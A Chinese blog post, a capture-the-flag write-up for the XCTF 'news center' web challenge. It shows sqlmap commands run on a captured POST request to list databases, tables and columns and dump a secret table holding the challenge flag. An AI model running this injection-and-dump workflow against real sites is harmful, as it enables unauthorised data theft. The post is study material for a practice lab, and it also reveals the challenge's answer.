

攻防世界web进阶news center

原创

[gongjingege](#)  于 2020-07-11 13:21:34 发布  209  收藏 2

分类专栏: [ctf](#) 文章标签: [CTF sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/gongjingege/article/details/107283356>

版权




[ctf](#) 专栏收录该内容

48 篇文章 0 订阅


订阅专栏

burp suite抓包, sqlmap注入

打开链接



有一个搜索框, 随意输入写数字, 没有变化, 用bp抓包试一下, 也没有发现, 看了看大佬的wp, 才知道考sql注入。。。看了下是post, 所以



然后保存在桌面, 123.txt

然后用sqlmap注入 (这方面我也不太会。。。)

1, 查找数据库 -r C:\Users\123\Desktop\123.txt --dbs 发现有两个数据库

```
available databases [2]:
[*] information_schema
[*] news
```

推测应该是news

2, 查找news下的表 -r C:\Users\123\Desktop\123.txt --tables -D news

```
Database: news
[2 tables]
+-----+
| news  |
| secret_table |
+-----+
```

看见一个secret_table

3, 查找字段 -r C:\Users\123\Desktop\123.txt --column -D news -T secret_table

```
Database: news
Table: secret_table
[2 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| f14g   | varchar(50)   |
| id     | int(10) unsigned |
+-----+-----+
https://blog.csdn.net/gongjiingege
```

4, 显示字段信息 -r C:\Users\123\Desktop\123.txt --dump -D news -T secret_table -C f14g

```
Database: news
Table: secret_table
[1 entry]
+-----+
| f14g |
+-----+
| QCTF{sql_inJec7ion_ezzz} |
+-----+
```

发现flag

关于sql注入这方面有很大欠缺，还得多学习。。。

参考文章: <https://www.jianshu.com/p/1e205f4f2385>

2020.7.10 公瑾